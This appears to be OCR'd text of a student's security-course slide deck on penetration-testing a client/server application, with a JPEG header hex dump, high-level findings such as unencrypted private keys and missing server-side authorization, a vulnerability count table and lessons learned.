
```
00 00 31 4D
FF D8 FF E0 00 10 4A 46 49 46 00 01 01 00    ......JFIF......
00 01 00 01 00 00 FF DB 00 43 00 06 04 05    ........C.......
06 05 04 06 06 05 06 07 07 06 08 0A 10 0A    ................
0A 09 09 0A 14 0E 0F 0C 10 17 14 18 18 17    ................
```

Length of JPEG file

Common contents of JPEG header

Exploitation - Demonstration (Video)

Penetration Testing with attack scenario(2)



Episode #1

Let's Steal ID and password of administrator

Exploitation - Pen Testing

Penetration Testing with attack scenario(2)

What we found!

1. Configuration data on client was not hidden from being viewed.
2. Private keys can be stolen because no encryption applied on the private keys
3. Authentication status is not managed on the server side for the requests.
4. No privilege checking for user account on the server side.

Evaluation

Vulnerability List

vulnerability_list

Severity	Count
Critical	5
High	9
Medium	16
Low	3
Total	**33**

Category	Count
Spoofing	5
Tampering	6
Repudiation	1
Information Disclosure	13
DoS	6
Elevation of Privilege	0
etc.	2
Total	**33**

Lesson & Learned

- ❑ I have learned that evaluating a project in security requires broad knowledge about security.

- ❑ Based on thinking about security vulnerabilities from the attacker’s point of view when analyzing the code, it seems that I can write code that is stronger for security.

- ❑ Before conducting MITM, I considered TLS has no attacker for the network security. However, after the attempt, MITM is a strong hacking technology than I expected. I could find more vulnerabilities of the server and client, and can plan the smart fuzzing with it.

- ❑ Based on what I learned in this course, I felt it was a challenge to find vulnerabilities in open source that are widely used around the world.

- ❑ "Easier" in this case results in less development time but more risk for the product and the end customer. Eliminate default credentials to secure all of your users.

Q & A

Q & A